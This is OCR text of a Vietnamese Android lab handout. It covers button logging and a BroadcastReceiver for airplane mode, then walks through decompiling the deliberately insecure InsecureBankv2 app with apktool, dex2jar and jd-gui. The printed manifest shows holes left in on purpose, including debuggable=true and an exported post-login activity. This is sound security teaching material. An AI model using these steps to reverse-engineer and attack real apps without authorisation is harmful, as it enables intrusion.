
```java
package com.example.myapplicationie108;

import ...

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable( $this$enableEdgeToEdge: this);
        setContentView(R.layout.activity_main);
        Button mButton = findViewById(R.id.button);
        mButton.setOnClickListener(v ->
            Log.i( tag: "Button",  msg: "clicked!"));
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
            Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
            return insets;
        });
    }
}
```

- Bước 5: Sau đó nhấn vào Button và xem kết quả ở Logcat

```
2024-05-28 08:32:48.152  5613-5644  Gralloc4              com.example.myapplicationie108  I  mapper 4.x is not supported
2024-05-28 08:32:48.195  5613-5644  OpenGLRenderer        com.example.myapplicationie108  E  Unable to match the desired swap behavior.
2024-05-28 08:32:48.424  5613-5633  OpenGLRenderer        com.example.myapplicationie108  I  Davey! duration=1516ms; Flags=1, FrameTimelineVsyncId=18396, IntendedVsync=
2024-05-28 08:32:52.236  5613-5644  EGL_emulation         com.example.myapplicationie108  D  app_time_stats: avg=636.32ms min=15.89ms max=3408.74ms count=6
2024-05-28 08:32:52.288  5613-5613  Button                com.example.myapplicationie108  I  clicked!
2024-05-28 08:32:53.418  5613-5673  ProfileInstaller      com.example.myapplicationie108  D  Installing profile for com.example.myapplicationie108
```

- Bước 6: Build ứng dụng thành tập tin APK Build > Build Bundle(s)/APK > Build APK(s)


File Edit View Navigate Code Refactor Build Run Tools VCS Window Help
Phuong API 34
app
Android
app
manifests
java
com.example.myapplicatior
MainActivity
com.example.myapplicatior
com.example.myapplicatior
java (generated)
res
drawable
layout
activity_main.xml
mipmap
values
xml
res (generated)
Gradle Scripts
Make Project Ctrl+F9
Make Module 'MyApplication_IE108.app.main'
Run Generate Sources Gradle Tasks
Recompile 'MainActivity.java'
Edit Build Types...
Edit Flavors...
Edit Libraries and Dependencies...
Select Build Variant...
Build Bundle(s) / APK(s)
Generate Signed Bundle / APK...
Analyze APK...
Deploy Module to App Engine...
Analyze Build Performance
Clean Project
Refresh Linked C++ Projects
Rebuild Project
Build APK(s)
Build Bundle(s)
MyApplicationIE108 app src main java com example myapplicationie108 MainActivity




Bài tập 2.1.2. Broadcast Receivers

- Bước 1: Vào Android Sutdio, tạo Projẻct: Create New Project > Empty Views Activity
- Bước 2: Vào file MainActivity.java định nghĩa class Broadcast, extends từ Broadcast Receivers

activity_main.xml MainActivity.java


```
18      private Broadcast broadcast;                                    ⚠ 2
19      @Override
20      protected void onCreate(Bundle savedInstanceState) {
21          super.onCreate(savedInstanceState);
22          EdgeToEdge.enable( $this$enableEdgeToEdge: this);
23          setContentView(R.layout.activity_main);
24          broadcast = new Broadcast();
25          IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLANE_MO
26          registerReceiver(broadcast, filter);
27          ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets)
28              Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
29              v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.
30              return insets;
31          });
32      }
33      class Broadcast extends BroadcastReceiver
34      {
35          @Override
36          public void onReceive(Context context, Intent intent)
37          {
38              Log.d(Broadcast.class.getSimpleName(), msg: "Airplane mode");
39          }
40      }
```

- Bước 3: Hoàn thiện chương trình



activity_main.xml
MainActivity.java
package com.example.myapplicationie108;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.util.Log;
import android.widget.Button;
import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;
import androidx.core.graphics.Insets;
import androidx.core.view.ViewCompat;
import androidx.core.view.WindowInsetsCompat;
public class MainActivity extends AppCompatActivity {
3 usages
private Broadcast broadcast;
@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
EdgeToEdge.enable($this$enableEdgeToEdge: this);
setContentView(R.layout.activity_main);
broadcast = new Broadcast();
IntentFilter filter = new IntentFilter(action: "android.intent.action.AIRPLAN
registerReceiver(broadcast, filter);
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, inse

```
        broadcast = new Broadcast();                                    ⚠ 2
        IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLAN
        registerReceiver(broadcast, filter);
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, inset
            Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars(
            v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBa
            return insets;
        });
    }
    class Broadcast extends BroadcastReceiver
    {
        @Override
        public void onReceive(Context context, Intent intent)
        {
            Log.d(Broadcast.class.getSimpleName(), msg: "Airplane mode");
        }
    }
    @Override
    protected void onStop() {
        super.onStop();
        unregisterReceiver(broadcast);
    }
}
```

- Bước 4: Chạy app và bật/tắt chế độ máy bay AIRPLANE_MODE



- Bước 5: Xem kết quả ở Logcat



Bài tập 2.2. Phân tích và khai thác ứng dụng Android

- Bước 1: Mở Terminal/CMD và di chuyển đến thư mục chứa file InsecureBankv2.apk

```
C:\Users\PC>cd Downloads
```

- Bước 2: Tiến hành biên dịch ngược file APK

```
C:\Users\PC\Downloads>apktool d InsecureBankv2.apk
I: Using Apktool 2.9.3 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\PC\AppData\Local\apktool\frame
work\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


- Bước 3: Đọc tập tin AndroidManifest.xml để kiểm tra các quyền được yêu cầu của ứng dụng. Dùng lệnh more AndroidManifest.xml


```
C:\Users\PC\Downloads>cd InsecureBankv2

C:\Users\PC\Downloads\InsecureBankv2>more AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http
://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platfo
rmBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permi
ssion.READ_EXTERNAL_STORAGE"/>
    <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>    <ap
plication android:allowBackup="true" android:debuggable="true" android:icon="@mipma
p/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme
.Holo.Light.DarkActionBar">
        <activity android:label="@string/app_name" android:name="com.android.insecu
rebankv2.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/title_activity_file_pref" android:name="co
m.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothi
ng|stateVisible"/>
        <activity android:label="@string/title_activity_do_login" android:name="com
.android.insecurebankv2.DoLogin"/>
        <activity android:exported="true" android:label="@string/title_activity_pos
t_login" android:name="com.android.insecurebankv2.PostLogin"/>
-- More (53%) --
```

- Bước 4: Di chuyển về thư mục chứa file APK và sử dụng dex2jar để chuyển đổi file APK sang file jar: d2j-dex2jar “InsecureBankv2.apk”


```
C:\Users\PC\Downloads>C:\Windows\dex2jar-2.0\d2j-dex2jar C:\Users\PC\Download
s\InsecureBankv2.apk -o C:\Users\PC\Downloads\InsecureBankv2-dex2jar.jar
dex2jar C:\Users\PC\Downloads\InsecureBankv2.apk -> C:\Users\PC\Downloads\Ins
ecureBankv2-dex2jar.jar
```


- Bước 5: Mở ứng dụng jd-gui để đọc mã nguồn ứng dụng từ file jar



